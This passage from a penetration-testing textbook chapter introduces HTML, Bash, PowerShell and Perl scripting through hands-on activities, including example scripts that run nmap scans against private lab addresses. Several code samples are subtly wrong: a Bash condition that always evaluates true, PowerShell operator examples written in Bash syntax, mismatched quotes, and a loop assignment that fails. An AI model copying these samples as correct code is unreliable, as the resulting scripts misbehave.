Hypertext Markup Language (HTML) is used for indicating the formatting and layout of webpages, so HTML files don't contain the kind of programming code in a C program. As a security professional, you should understand basic HTML syntax because it's still the basis of web development and often used by threat actors in phishing emails and to corrupt websites. No matter what language is used to create webpages, HTML statements are used, so knowing HTML is the foundation for learning other languages used in web development.

Security professionals often need to examine webpages and recognize when something looks suspicious. You should understand the limitations of HTML, be able to read an HTML file, and have a basic understanding of what's happening. This section cannot make you a web developer, but it does introduce some HTML basics so that you have a foundation for exploring and learning other programming and scripting languages. The current version of HTML is HTML5. It offers significant improvements over earlier versions of HTML. For example, HTML5 natively supports rich media elements such as video and audio. Third-party media players (such as the now-defunct Flash Player) aren't needed anymore. Third-party media players were often problematic and proved to be security risks. HTML5's ability to natively support rich media has removed these concerns.

Note 9 | Today, many websites use Extensible Markup Language (XML). Although this language isn't covered in this book, it's a good one to study if you want to specialize in web security. Learning additional web-development languages, such as Extensible HTML (XHTML; visit https://www.w3.org for more information), Perl, JavaScript, PHP, and Python, can also enhance your skills as a security professional.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Creating a Webpage with HTML

You can create an HTML webpage in Notepad and then view it in a web browser. Because HTML is a markup language and not a programming language, it doesn't use branching, looping, or testing. The following is a simple example of HTML code:

```
<!-- This is how you add a comment to an HTML webpage -->
<html>
<head>
<title>Hello, world--again</title>
</head>
<body>
This is where you put page text, such as marketing copy for an e-commerce
business.
</body>
</html>
```

The < and > symbols denote HTML tags, which act on the data they enclose. Notice that each tag has a matching closing tag that includes a forward slash (/). For example, the `<html>` tag has the closing tag `</html>`, as do the `<head>`, `<title>`, and `<body>` tags. Most HTML webpages contain these four tags. Table 13-7 describes some common formatting tags used in an HTML webpage.

Table 13-7 HTML formatting tags

Opening tag	Closing tag	Description
`<h1>, <h2>, <h3>, <h4>, <h5>, and <h6>`	`</h1>, </h2>, </h3>, </h4>, </h5>, and </h6>`	Formats text as different heading levels. Level 1 is the largest font size, and level 6 is the smallest.
`<p>`	`</p>`	Marks the beginning and end of a paragraph.
`<b>`	`</b>`	Formats enclosed text in bold.
`<i>`	`</i>`	Formats enclosed text in italics.

Other tags format tables, lists, and other elements, but Table 13-7 gives you an overview of common HTML tags. You can find many references to learn more about creating HTML webpages online. In Activity 13-3, you have a chance to practice creating a webpage using Notepad as the editor.

Activity 13-3 Creating an HTML Webpage

Time Required: 30 minutes
Objective: Create an HTML webpage.
Description: As a security tester, you might be required to view webpages to check for possible web security issues. A basic knowledge of HTML can help you with this task. In this activity, you create a simple HTML webpage and then view it in your browser.

1. Start your computer in Windows. In Windows 11, right-click the **Start** button, click **Run**, type **notepad MyWeb.html**, and then press **Enter**. If you're prompted to create a new file, click **Yes**.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

2. In the new Notepad document, type the following lines, pressing **Enter** after each line:

```
<!-- This HTML webpage has many tags -->
<html>
<head>
<title>HTML for Security Testers</title>
</head>
```

3. Type the next two lines, pressing **Enter** *twice* after each line:


```
<body>
<h2>Security Tester Website</h2>
```

4. Type the following lines, pressing **Enter** after each line:

```
<p><b>There are many good websites to visit for security
testers. For vulnerabilities, click</b>
<a href="https://cve.mitre.org/"><font color="red">here!</
font> </a>
</p>
</body>
</html>
```

5. Verify that you have typed everything correctly. Your file should look similar to Figure 13-5. When you're done, save the file as MyWeb.html.


Figure 13-5 MyWeb.html in Notepad



6. To test whether you have created the webpage correctly, start File Explorer and navigate to the default location–typically, C:\Users*YourUserName*\Documents. Right-click the **MyWeb.html** file you created, point to **Open with,** and then click **Microsoft Edge**. If you entered the information correctly, your webpage should look like the one shown in Figure 13-6.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 13-6 MyWeb.html in a browser



7. Click the **here!** hyperlink you created to check whether you're sent to the correct website. If not, make corrections to your HTML code.
8. When you're finished, exit your browser but leave Windows running for the next activity.

Self-Check

5. HTML is a markup language, not a programming language.
   a. True **b.** False
6. HTML is often used by threat actors in phishing emails and to corrupt websites.
   a. True **b.** False

Check your answers at the end of this chapter.

Shells and Shell Scripts

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

Shells are command-line environments used to manually enter and execute simple commands on a computer system. When you start a terminal session on a Linux machine, you are using a shell. When you are using the Windows command line (cmd.exe), you are using a shell. You can automate entering commands into a shell by collecting the commands into a text file and processing this file through the shell so that the commands are executed from the file, saving you the time it would take to manually type them all. This is known as shell

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

scripting. Shell scripting is not writing code in a programming language like Python, Perl, and JavaScript—it is an automated command-line execution paradigm with some programming constructs added to it to provide the ability to make logical decisions and handle input and output.

Bash and Bash Scripts

The Bourne-again shell (**Bash**) is a popular shell and is often the default command-line shell environment for Linux/Unix systems. You have already used the Bash shell in previous chapters. To create a bash script, a series of commands to be executed by the bash shell, you have to do the following:

- Create a text file containing the commands you want to execute. Traditionally, text files containing bash scripts end in ".sh" so they can be identified, though this is not a requirement.
- Add `#!/bin/bash` as the first line of this text file. This line is needed so that the script can find the bash shell executable needed to process the script commands.
- Change the properties of the text file so that it is executable. This can be accomplished using the `chmod u+x` command.

For example, a bash script equivalent of the hello world program could be the following:

```
#!/bin/bash
echo "Hello, world!"
```

If this script file were contained in a file named helloWorld.sh, you would execute the following command to make it executable:

```
chmod u+x helloWorld.sh
```

To execute helloWorld.sh, you would enter the following at the command line of a bash shell session:

```
./helloWorld.sh
```

Bash Variables

Bash does not have variable types (int, char, etc.) like other programming languages. To create a bash script variable, you simply assign a value to a variable name using the = operator. To use the value contained in a variable, you use the $ operator. For example, consider the following bash script:

```
#!/bin/bash
a=2
b=$a
c=$((a/2))
d=(10 20 30 40 50)
echo "a=' $a "b=' $b "c=' $c
echo The second d array value is: ${d[1]}
```

When this script is executed, the following occurs:

- The value 2 is assigned to the variable `a`.
- The value of the variable `a` is assigned to the variable `b`, so `b` also contains the value 2.
- The variable `c` is assigned the value of `a` divided by 2, so `c` contains the value 1.
- An array named `d` is created containing the values 10, 20, 30, 40, and 50.
- The text `a= 2 b= 2 c= 1` is displayed.
- `The second d array value is: 20` is displayed.

Notice in the last line of the script, Bash requires the use of curly braces around an array element when referencing it. Also notice that quotation marks are not required for text you want to echo (display) to the terminal display.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Bash Operators

Bash provides a number of operators that can be used for testing conditions or performing arithmetic.

Table 13-8 Bash operators

Check	Operator	Example
Equality	`-eq or ==`	`if [a -eq b] then` `if [a == b] then`
Less than	`-lt`	`if [a -lt b] then`
Less than or equal to	`-le`	`if [a -le b] then`
Greater than	`-gt`	`if [a -gt b] then`
Greater than or equal to	`-ge`	`if [a -ge b] then`
Not equal	`-ne`	`if [a -ne b] then`
Addition	`+`	`c=$((a+1))`
Subtraction	`-`	`c=$((a-1))`
Multiplication	`*`	`c=$((a*2))`
Division	`/`	`c=$((a/2))`
String concatenation	`+`	Join strings using the + operator: `string3=$string1+$string2`

Testing Conditions in Bash

For testing conditions, and conditional execution, bash uses the following if...then...else structure:

```
if [ test1 ]
then
command1
elif [ test2 ]
command2
else
command3
fi
```

For example, the following bash script scans the machine at 172.16.0.1 on Mondays, the machine at 172.16.0.2 on Tuesdays, and the entire 172.16.0.0 network on other days.

```
#!/bin/bash
day=$(date +%u)
if [ $day==1 ]
then
/usr/local/bin/nmap 172.16.0.1
elif [ $day==2 ]
then
/usr/local/bin/nmap 172.16.0.2
else
/usr/local/bin/nmap 172.16.0.0/24
fi
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Looping in Bash

Bash provides constructs for creating `for` and `while` loops similar to those in the C program language. The following is the syntax of a bash `for` loop:

```
for variable in range
do
   commands
done
```

For example, the following bash script echoes the numbers 0 through 10:

```
for a in {0..10}
do
   echo $a
done
```

The following is the syntax of a bash `while` loop:

```
while [ condition ]
do
   commands
done
```

For example, the following bash script echoes the numbers 1 and 2:

```
a=1
while [ a -lt 3 ]
do
   echo $a
   a = $((a + 1))
done
```

Redirecting Standard Input and Output

A common practice when executing scripts from a shell (such as bash) is to redirect the output from the script to a file so it is captured for later analysis. This is accomplished using the > redirect to file operator. For example, to have the output from a script named helloWorld.sh go to a file named output.txt, you would enter the following in the shell:

```
./helloWorld.sh > output.txt
```

If the file output.txt does not exist, it will be created. If the file does exist, it will be overwritten.

To append redirected output to an existing file, use the >> operator, as in the following example:

```
./helloWorld.sh >> output.txt
```

To use a file as input, use the < operator. For example, to use the contents of a file named input.txt as command input for a script named otherScript.sh, you would enter the following in the shell:

```
./otherScript.sh < input.txt
```

To redirect output from a script so it can be used as input to another command, you use the pipe (|) operator. For example, to pipe the output of a script named otherScript.sh to the grep utility to look for occurrences of the word *alert*, enter the following in the shell:

```
./otherScript.sh | grep alert
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

PowerShell and PowerShell Scripts

PowerShell is a command shell developed by Microsoft that can be used to manually execute a variety of PowerShell commands (also known as cmdlets) on targeted computers. You can use PowerShell to execute commands locally on your computer or remotely on a computer you target. You can also use PowerShell to execute PowerShell scripts, which are text files containing PowerShell commands. PowerShell was originally designed for Windows but now also works on Linux and Mac platforms.

To create a PowerShell script, you create a text file containing the commands you want to execute. Traditionally, text files containing PowerShell scripts end in ".ps1" so they can be identified, though this is not a requirement.

For example, the following is a PowerShell script equivalent of the hello, world program:

```
Write-Host "Hello, world!"
```

To execute a PowerShell script file named helloWorld.ps1 stored in your current directory, you would enter the following at the command line of a PowerShell session:

```
./helloWorld.ps1
```

PowerShell uses an execution policy to determine if PowerShell scripts are allowed to be executed and, if so, under what conditions. By default, PowerShell scripts aren't allowed to run, which is a security feature to keep threat actors from easily executing PowerShell scripts on a targeted victim's computers. To run your PowerShell script, you may have to execute the `Set-ExecutionPolicy` cmdlet inside a PowerShell shell first.

`Set-ExecutionPolicy` accepts the following parameters:

- **Restricted**—This is the default and blocks the execution of all PowerShell scripts.
- **AllSigned**—Allows only the execution of digitally signed and trusted scripts
- **RemoteSigned**—Allows the execution of local scripts, but any downloaded scripts must be digitally signed and trusted
- **Unrestricted**—Allows all scripts to be executed but prompts for permission before executing downloaded scripts
- **Bypass**—Allows all scripts to be executed and generates no warning messages

To run your PowerShell script, you most likely need to execute the following command:

```
Set-ExecutionPolicy RemoteSigned
```

PowerShell Variables

PowerShell does have variable types (int, char, etc.) like other programming languages, but typically you do not have to concern yourself with variable types as PowerShell determines the type for you. To create and use a PowerShell variable, assign a value to a variable name using the = operator. All variables must start with the $ character. For example, consider the following bash script:

```
$a=2
$b=$a
$c=$a/2
$d=10,20,30,40,50
Write-Host "a=" $a "b=" $b "c=" $c
Write-Host "The second d array value is: " $d[1]
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

When this script is executed, the following occurs:

- The value 2 is assigned to the variable a.
- The value of the variable a is assigned to the variable b, so b also contains the value 2.
- The variable c is assigned the value of a divided by 2, so c contains the value 1.
- An array named d is created containing the values 10, 20, 30, 40, and 50.
- The text `a= 2 b= 2 c= 1` is displayed.
- `The second d array value is: 20` is displayed.

PowerShell Operators

PowerShell provides a number of operators that can be used for testing conditions or performing arithmetic.

Table 13-9 PowerShell operators

Check	Operator	Example
Equality	`-eq or ==`	`if [a -eq b] then` `if [a == b] then`
Less than	`-lt`	`if [a -lt b] then`
Less than or equal to	`-le`	`if [a -le b] then`
Greater than	`-gt`	`if [a -gt b] then`
Greater than or equal to	`-ge`	`if [a -ge b] then`
Not equal	`-ne`	`if [a -ne b] then`
Addition	`+`	`$c=$a+1`
Subtraction	`-`	`$c=$a-1`
Multiplication	`*`	`$c=$a*2`
Division	`/`	`$c=$a/2`
String concatenation	`+`	Strings can be joined together using the + operator: `$string3=$string1+$string2`
Incrementing	`++`	Increase the variable value by 1: `$a++`

Testing Conditions in PowerShell

For testing conditions and conditional execution, PowerShell uses the following if…then…else structure:

```
if (test1) {
command1
}
elseif (test2) {
command2
}
else {
command3
}
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Curly brackets and `elseif` are used to contain each of the logical blocks of the if…then…else structure.

For example, the PowerShell script below scans the machine at 172.16.0.1 on Mondays, the machine at 172.16.0.2 on Tuesdays, and the entire 172.16.0.0 network on other days.

```
$day=(get-date).DayOfWeek
if ($day -eq "Monday') {
C:\nmap\nmap.exe 172.16.0.1
}
elseif ($day -eq "Tuesday') {
C:\nmap\nmap.exe 172.16.0.2
}
else {
C:\nmap\nmap.exe 172.16.0.0/24
}
```

Looping in PowerShell

PowerShell provides constructs for creating `for` and `while` loops similar to those in the C program language.

The following is the syntax of a PowerShell for loop:

```
for (start; test; increment)
{
   commands
}
```

The `start` component typically declares a counter variable and sets its initial value.

The `test` component specifies conditions that are necessary for the `for` loop to continue. If these conditions fail, the `for` loop stops.

The `increment` section provides code that runs at the end of each `for` loop interaction. Typically, this is some kind of incrementing of the counter variable.

Note that semicolons (;) are used to separate the start, test, and increment components.

The commands inside the curly brackets are executed on each iteration of the loop.

For example, the following PowerShell script displays the numbers 0 through 10:

```
for ($a=0; $a -lt 11; $a++)
{
   Write-Host $a
}
```

The following is the syntax of a PowerShell while loop:

```
Do {
   commands
}
While (condition)
```

Note how the `while` condition check occurs at the end of the `while` loop.

For example, the following PowerShell script displays the numbers 1 and 2:

```
$a=1
Do {
   Write-Host $a
   $a++
}
While ($a -lt 3)
```

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Redirecting Standard Input and Output

A common practice when executing scripts from a shell (such as PowerShell) is to redirect the output from the script to a file so it is captured for later analysis. This is accomplished using the > redirect to file operator. For example, to have the output from a script named helloWorld.ps1 go to a file name output.txt, use the following command:

```
./helloWorld.ps1 > output.txt
```

If the file output.txt does not exist, it will be created. If the file does exist, it will be overwritten.
To append redirected output to an existing file, use the >> operator as in the following example:

```
./helloWorld.ps1 >> output.txt
```

To use a file as input, use the < operator. For example, to use the contents of a file named input.txt as command input for a script named otherScript.sh, enter the following in the shell:

```
./otherScript.ps1 < input.txt
```

To redirect output from a script so it can be used as input to another command, you use the pipe (|) operator. For example, to pipe the output of a script named otherScript.ps1 to the Select-String cmdlet to look for occurrences of the word *alert*, enter the following in the shell:

```
./otherScript.ps1 | Select-String alert
```

Self-Check

7. Bash is an acronym for Bourne-again shell.

a. True **b.** False

8. By default, all PowerShell scripts are allowed to run on a Windows system.

a. True **b.** False

Check your answers at the end of this chapter.

Exam Tip | Some PenTest+ certification exam questions may ask you to identify what programming language is being used in a piece of code. Some of the easiest ways to tell different programming languages apart are the types of operators, comment indicators, variable declarations, and how blocks of code are denoted (spaces, curly brackets, etc.). Note these characteristics as you review each of the programming languages in this chapter.

Understanding Perl

Certification

2.3 Given a scenario, modify scripts for reconnaissance and enumeration.

4.10 Given a scenario, use scripting to automate attacks.

Many scripts and programs for security professionals are written in Practical Extraction and Report Language (Perl), a powerful scripting language. Perl and Python are two popular languages for security professionals;

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

this chapter covers some basics of Perl. In this section, you learn why this language is so popular, examine the syntax of the language, and practice writing Perl scripts. You also create a utility for examining the configuration of a Windows computer.

Background on Perl

Perl, developed by Larry Wall in 1987, can run on almost any platform and *nix-based OSs often have Perl installed already. The Perl syntax is similar to C, so C programmers have few difficulties learning Perl. More than 20 versions of Perl have been released since its creation. Each new version is created and released to fix bugs, add new features, and address security concerns. Some updates involve large-scale revisions of the entire Perl system. Perl 5.42.0 is the current stable version, which was released in July 2025. For more details, visit the Perl Wikipedia page (https://en.wikipedia.org/wiki/Perl).

Hackers use Perl to create automated exploits and malicious bots, but system administrators and security professionals use it to perform repetitive tasks and conduct security monitoring. Before examining the Perl syntax, you write your first Perl script in Activity 13-4. As with any programming language, the best way to learn Perl is by using it.

Activity 13-4 Writing a Perl Script Using GVim

Time Required: 60 minutes
Objective: Write a Perl script using GVim.
Description: Security professionals and hackers alike use the Perl scripting language. Many hacking programs are written in Perl, so any skills you develop in this language will help you in your career. In this activity, you write a basic Perl script. In the other activities, you used vim. For this activity, you use the graphical version of vim, called GVim. The usage is very similar, but you can click to navigate instead of relying on keyboard commands.


1. Boot your computer into Kali Linux.
2. Open a terminal window, then change the directory to the desktop using the **cd ~/Desktop** command.
3. Type **gvim first.pl** and press **Enter**.
4. Select the **Syntax** tab at the top of the GVim window and select **Automatic**. This enables syntax highlighting for your Perl project.
5. Type the following comments and code, pressing **Enter** after each line:

```
# This is my first Perl script program
# I should always have documentation/comments in my scripts!
#This code displays "Hello security testers!" to the screen
print "Hello security testers!\n\n";
```

6. Save the file. Your script should look similar to that in Figure 13-7. Be careful not to miss a semicolon or quotation mark. Remember that programming requires a keen eye.
7. At the command prompt, type **perl first.pl** and press **Enter**.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


Figure 13-7 first.pl in the GVim editor



Source: GNU Public License

8. If your code does not contain errors, your screen should look like Figure 13-8. If you receive error messages, read through your code and compare it with the lines of code in this activity's steps. Correct any errors and save the file again.

Figure 13-8 Running first.pl



Source: GNU General Public License

9. Close the command-prompt window and leave Windows running for the next activity.


Understanding the Basics of Perl

Knowing how to get help quickly in any programming language is useful. The `perl -h` command gives you a list of parameters used with the `perl` command (Figure 13-9).

The Perl website (https://perldoc.perl.org) is an excellent repository of Perl information. You can choose the version of Perl you are interested in and then look up information specific to that version, such as detailed command descriptions. The website also has tutorials and frequently asked questions (FAQs) you can access to learn more (Figure 13-10).

